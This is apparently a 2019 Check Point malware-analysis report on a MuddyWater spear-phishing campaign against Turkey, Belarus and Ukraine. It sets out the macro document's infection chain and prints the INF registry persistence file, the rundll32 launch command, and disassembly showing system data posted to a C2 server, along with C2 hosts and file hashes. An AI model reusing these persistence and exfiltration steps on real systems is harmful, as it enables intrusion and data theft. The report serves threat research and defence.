The Muddy Waters of APT Attacks

research.checkpoint.com/2019/the-muddy-waters-of-apt-attacks/

April 10, 2019

The Iranian APT, MuddyWater, has been active since at least 2017. Most recently though, a new campaign, targeting Belarus, Turkey and Ukraine, has emerged that caught the attention of Check Point researchers.
Ever since at least 2017, the attackers behind MuddyWater have used a simple yet effective infection vector: Spear-phishing.

Attacks usually begin with a targeted email sent to an organization. The next step is to steal legitimate documents from the compromised systems within that organization and then weaponize and distribute them to other unsuspecting victims.

To do this, a lure message that prompts the user to enable their content is added to those files, which are often carrying logos of real companies or governmental entities. The well-crafted and socially engineered malicious documents then become the first stage of a long and mainly fileless infection chain that eventually delivers POWERSTATS, a signature PowerShell backdoor of this threat group. This powerful backdoor can receive commands from the attackers, enabling it to exfiltrate files from the system it is running on, execute additional scripts, delete files, and more.

While these methods have remained consistent over the years, intermediate stages of this attack have been added, changed and removed due to several security vendors now aware of MuddyWater's tactics, techniques and procedures. In this latest attack, though, and for the first time, we see a second stage executable that is not written in PowerShell.

The New Sample

We initially came across a malicious Word document titled **"SPK KANUN DEĞİŞİKLİĞİ GİB GÖRÜŞÜ.doc"**, which roughly translates into "SPK (Capital Markets Board of Turkey) Law Change.doc". The document contains macros and tries to convince the victim to enable its content by displaying a decoy message in Turkish:




Fig 1: Malicious document with macros

SHA-256: 2f77ec3dd5a5c8146213fdf6ac2df4a25a542cbd809689a5642954f2097e037a

The blurred image in the background contains a seemingly legitimate description of the law changes that are mentioned in the title. The highlighted words in this image might suggest that it was edited in an environment that does not support the Turkish language:

SERMAYE PİYASASI KANUNUNDA YAPILMASI PLANLANAN DEĞİŞİKLİK ÖNERİLERİ HAKKINDA GELİR İDARESİ BAŞKANLIĞI GÖRÜŞÜ

İdari para cezalarının düzenlendiği kanunlarda; idari para cezalarının ne zaman ödeneceğine dair hüküm bulunması, gerek idari para cezalarını veren idarelerin gerekse idari para cezasına muhatap olanlar arasında idari para cezasının ödeme süresi hususunda ihtilafa düşülmesinin engellenmesi açısından önemlidir.

6362 sayılı Sermaye Piyasası Kanununda yapılması planlanan değişiklik önerilerinin incelenmesinden; Kanunda düzenlenen idari para cezalarının ödeme süresine yönelik olarak herhangi bir hükme yer verilmediği anlaşılmış olup, idari para cezaları için genel usul Kanunu olan 5326 sayılı Kabahatler Kanununda da idari para cezalarının ödeme süresine yönelik olarak herhangi bir hüküm bulunmamaktadır.


Diğer taraftan, 6183 sayılı Kanunun 37 nci maddesinde, amme alacaklarının hususi kanunlarında belli edilen zamanlarda ödeneceği, hususi kanunlarında ödeme zamanı tespit edilmemiş amme alacaklarının ise usulüne göre yapılacak tebliğden itibaren bir ay içinde ödeneceği hüküm altına alınmıştır.

Buna göre, Kanun Tasarısı Taslağında idari para cezalarının ilgilisine tebliğinden itibaren bir ay içinde ödenmesine yönelik bir hükme yer verilmesi uygun olacaktır.

Bu itibarla, 6362 sayılı Kanuna ilişkin değişiklik önerileri Taslağıyla değiştirilmek istenilen anılan Kanunun 103 üncü maddesine son fıkra olarak **"Bu Kanuna göre verilen idari para cezaları, tebliğinden itibaren bir ay içinde ödenir."** cümlesinin eklenmesi uygun olacaktır.

Fig 2: Decoy document created in non-Turkish environment

The Infection Flow



If the macros in **"SPK KANUN DEĞİŞİKLİĞİ GİB GÖRÜŞÜ.doc"** are enabled, an embedded payload is decoded and saved in the %APPDATA% directory with the name **"CiscoAny.exe"**.

The executable is written in Delphi and packed with UPX, contains anti-analysis techniques, and seems to be impersonating a cellular networking tool:

Copyright	Copyright 2015-2019 A&C Inc.
Product	RT 4G Cellular Networking Tool
Description	RT 4G Cellular Networking
Original Name	RT_Framework.exe
Internal Name	RT_4G
File Version	1.5.1.1
Comments	This application is absloutly free.

Rather than running this executable immediately, another file called **"CiscoTAP.inf"** is created under the same directory with the following content:

```
[Version]
Signature=$CHICAGO$
[DefaultInstall]
AddReg=AddRegSection
[AddRegSection]
HKCU,Software\Microsoft\Windows\CurrentVersion\Run,CiscoAny,,"%APPDATA%\CiscoAny.exe"
```

Then, the following command is executed to run the payload:

```
"C:\Windows\System32\cmd.exe" /k rundll32.exe ieadvpack.dll,LaunchINFSection %APPDATA%\CiscoTAP.inf,,1,
```

This means that the executable will run the next time the user logs in, since it is added to the RUN registry key. IEAdvpack is a Windows 8 DLL, and this command will fail to run on certain operating system versions where this DLL is not found. INF files have been used in the past by MuddyWater, although they were launched using Advpack.dll and not IEAdvpack.dll.

Once executed, the first stage creates %APPDATA%**\ID.dat**, a file which contains the victim's unique identifier that is 16 characters long and randomly generated:

```
[UID]
ID=[VICTIM_ID]
```

Later it collects information about the system it is running on, such as the host's name, the running processes, physical memory, up-time, language, public IP (using icanhazip.com) and more.

All of the above is written to %APPDATA%**\Info.txt**, and the full information structure can be found in Appendix A below.

Following the data collection, the executable drops another executable, also named **“CiscoAny.exe”,** that is hardcoded as a resource, but this time inside the **%TEMP%** folder.
The second executable is also UPX packed and written in Delphi:

Product	Uploader
Description	Uploader
Original Name	CiscoAny.exe
ProgramId	com.embarcadero.Uploader
File Version	1.0.0.0

Finally, the aforementioned **ID.dat** file is updated to indicate that the first stage of the infection has been successful:

[UID]
ID=[VICTIM_ID]
[STAGE]
ONE=SUC

The Second Stage

The second executable starts by checking the internet connectivity. It sends a request to **google.com**, and if the connection is successful, it copies the contents of the previously created **“Info.txt”** into **%APPDATA%\[UNIQUE_ID].txt**

```
mov     eax, [ebx+3D0h]
mov     edx, offset aHttp1851177511 ; "http://185.117.75.116/tmp.php"
call    TclSingleInternetControl_SetURL
push    [ebp+temp_path]
push    offset asc_636678 ; "\\"
push    [ebp+id]
push    offset aTxt     ; ".txt"
lea     eax, [ebp+id_text_file]
mov     edx, 4
call    @UStrCatN
mov     eax, [ebp+id_text_file]
call    LStrToPChar
push    eax             ; lpNewFileName
lea     eax, [ebp+info_file_text]
mov     ecx, offset aInfoTxt ; "\\Info.txt"
mov     edx, [ebp+temp_path]
call    @UStrCat3
mov     eax, [ebp+info_file_text]
call    LStrToPChar
push    eax             ; lpExistingFileName
call    KERNEL32_MoveFileW
cmp     eax, 1
sbb     eax, eax
inc     eax
mov     eax, [ebx+3D0h] ; 'TfrmMain.Uploader:TclUploader'
call    TclSingleInternetControl_GetHttpRequest
mov     eax, [eax+40h]
xor     edx, edx
call    TclHttpRequestItemList_GetItem
mov     edx, ds:VMT_61B640_TclSubmitFileRequestItem
call    @AsClass
push    eax
push    [ebp+temp_path]
push    offset asc_636678 ; "\\"
push    [ebp+id]
push    offset aTxt     ; ".txt"
lea     eax, [ebp+id_file_path]
mov     edx, 4
call    @UStrCatN
mov     edx, [ebp+id_file_path]
pop     eax
call    Post_File_To_C2
mov     eax, [ebx+3D0h] ; 'TfrmMain.Uploader:TclUploader'
mov     dl, 1
call    TclSingleInternetControl_Start
```

Fig 3: Second stage instructions

Then, it will POST the file containing the system details to **185.117.75[.]116.php**:

——————————[VICTIM_ID]
Content-Disposition: form-data; name=”g3t_f_465”; filename=”[UNIQUE_ID].txt”
Content-Type: application/octet-stream

[INFO.TXT CONTENT]

——————————[VICTIM_ID]
Content-Disposition: form-data; name=”t0ken”

————————————[VICTIM_ID]–

The name parameters (**“g3t_f_465”** and **“t0ken”**) in this request are determined by the items of the **TclHttpRequest** object in the **TFRMMAIN** resource, embedded in the executable:

```
object Uploader: TclUploader
  InternetAgent = 'Mozilla/4.0 (compatible; Clever Internet Suite)'
  UseHttpRequest = True
  HttpRequest = HTTPReq
  OnStatusChanged = UploaderStatusChanged
  UseSimpleRequest = True
  RequestMethod = 'POST'
  Left = 8
end
object HTTPReq: TclHttpRequest
  Items.Items = (
    'TclSubmitFileRequestItem'
    True
    'g3t_f_465'
    ''
    'application/octet-stream'
    'TclFormFieldRequestItem'
    False
    't0ken'
    'a8s9ydehj323r8ykjqwer@8124e')
  Header.ContentType = 'multipart/form-data'
  Header.Accept = 'text/html, */*'
  Left = 56
end
```

Fig 3: Embedded configuration

Returning to the main executable, a request is sent to **googleads.hopto[.]org** with the victim’s unique ID:

Host	URL
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat
googleads.hopto.org	/Data/[redacted].dat

Fig 6: C&C communication

The response from the C&C is stored in %APPDATA%**temp.dat**, and copied into %APPDATA%**Lib.ps1**.
The main executable constantly checks for **“Lib.ps1”** and tries to execute its content.

At the time of the analysis we were unable to get a response from the C&C but, as previously mentioned, POWERSTATS is a common tool for the next stage of the infection.

Anti-Analysis

The anti-analysis technique utilized in the first executable is quite effective and makes it very hard to analyze this sample statically.

The obfuscation creates a spaghetti-like code, and breaks apart the original code flow to small chunks, with the location of the next “real” instruction calculated dynamically.

Following are examples of such code, where the next instruction location is calculated, and then jumped to (either by “jmp” or “retn”):




Fig 7: Anti-analysis code fragmentation

Similarities to MuddyWater

The document and the embedded macros contained unique strings that enabled us to hunt for other similar samples using them. This resulted in us finding three recent documents that appear to belong to the same campaign, some of which have been attributed to MuddyWater by other researchers:

Name: 2-Merve_Cooperation_CV.doc

First Seen: Jan 02, 2019

ITW: infosystema[.]kg/public/images/file_library/2-Merve_Cooperation_CV.doc

SHA-256: c873532e009f2fc7d3b111636f3bbaa3074
65e5a99a7f4386bebff2ef8a37a20

Name: 3-New Law Updated for Client-VMP.doc

First Seen: Jan 08, 2019

ITW: As an attachment in two e-mails


SHA-256: 925225002364615b964e4e3704876d9b101e4f07169dbb
459175248aefb5a0ad

Name: letter-for-Kazakhstan.doc

First Seen: Jan 16, 2019


ITW: orbe-fzc[.]com/letter-for-Kazakhstan.doc


SHA256: c005e11a037210eb8efe12b8dee794be361
51de30b0223f2c9c4b9680cb033c0




In addition, by using VBA2Graph, we were able to visualize the VBA call graph in the macros of each document. This allowed us to quickly notice that the files share many similarities, such as their function names, parameter names, decryption methods and general code flow. For example, the function **"UFYYRJSFHX"** that writes the decoded payload to the file system appears in all of them.

We have color coded the functions below, highlighting analogous functions to better show the similarities between the different graphs in this campaign, starting with the document from the infection flow we analyzed above:


AutoOpen
killerEyes
UFYYRJSFHX
Binary[1], Int[1], Write[1], Environ[1], Put[1], Open[1]
reg
Shell[1], Process[1], CreateObject[1], Environ[1], ShellExecute[1], Open[1]
VQOKPRLDYY
CommandButton1_Click
UserForm_Activate
Write[1], Environ[2], CreateObject[1], .Create[1]
f000100111001010
Int[4], Mid[1]
x5
x2
ed00010000010
Xor[4], Left[2]
FHFHRTRF
RTYRTYR
QWEASDZXC
SPK KANUN DEĞİŞİKLİĞİ GİB GÖRÜŞÜ.doc


AutoOpen
MsgBox[1]
MsgBoxD
Environ[1], MsgBox[1]
UFYYRJSFHX
Binary[1], Int[1], Write[1], Environ[1], Put[1], Open[1]
jgdfkgh
Environ[1]
FHFFHFGHRTYTDF
Binary[1], Int[1], Write[1], Environ[1], Put[1], Open[1]
x2
NCXSGIREVO
Int[4], Mid[1]
VQOKPRLDYY
uiretyy
CreateObject[1], ShellExecute[1]
DFGDFRTYYTJGJ
Int[4], Mid[1]
ASDWERFGHCBV
PBHYSXGWDW
Asc[1], Output[4], Chr[1], Mid[1]
qwer
2-Merve_Cooperation_CV.doc


AutoOpen
MsgBox[1]
MsgBoxD
MsgBox[1], CreateObject[1], ShellExecute[1]
UFYYRJSFHX
Binary[1], Int[1], Write[1], Environ[1], Put[1], Open[1]
UserForm_Activate
x2
SSSDS98746GB
CreateObject[1], ShellExecute[1]
x4
VQOKPRLDYY
NCXSGIREVO
Int[4], Mid[1]
res_btn_Click
Write[1], Environ[1], CreateObject[1], .Create[1]
hgk
decode
Asc[1], Chr[1], Mid[1]
letter-for-Kazakhstan.doc



UserForm_Activate
AutoOpen
MsgBox[1]
res_btn_Click
Write[1], CreateObject[1], .Create[1]
UFYYRJSFHX
Binary[1], Int[1], Write[1], Environ[1], Put[1], Open[1]
MsgBoxD
MsgBox[1], CreateObject[1], ShellExecute[1]
x2
F38HUYFLSF985HFUISHS
GetSpecialFolder[1], CreateObject[1]
x3
x2
NCXSGIREVO
Int[4], Mid[1]
VQOKPRLDYY
x4
SSSDS98746GB
CreateObject[1], ShellExecute[1]
x4
decode
Asc[1], Chr[1], Mid[1]
hgfhghf
hgk
klfgjl
3-New Law Updated for Client-VMP.doc

Fig 8: Vba2graph correlation within the same campaign

All those documents are from 2019, but the last two contain unique function names (**"F38HUYFLSF985HFUISHS"** and **"SSSDS98746GB"**) that were also observed in MuddyWater documents dating back to November 2018, allowing us to see a connection between different campaigns:




Fig 9: Vba2graph correlation to a different campaign

MuddyWater Anomalies

While we can see a clear connection between the previous samples, there are some differences between them and the common delivery documents which are usually attributed to this highly active threat group.

For example, if we consider their appearance, and although this is not always the case, MuddyWater documents usually include a generic decoy message in English telling the victim to enable their content. This is missing from two of the previous samples, and written in Turkish in the third one.

Furthermore, if we continue to compare the macros of different documents, we will notice that a sample we discovered this month and attributed to MuddyWater uses another function naming convention in its macros (four lowercase letters, instead of a mix of uppercase letters and numerals):




Figure 10: Vba2graph of a parallel recent campaign

SHA-256: 08e256cd2fa027552be253ec3bf427b537977f9123adf1f36e7cd2843a057554

This deviates completely from the previous documents we looked into, but was also found in other MuddyWater samples from the recent months:

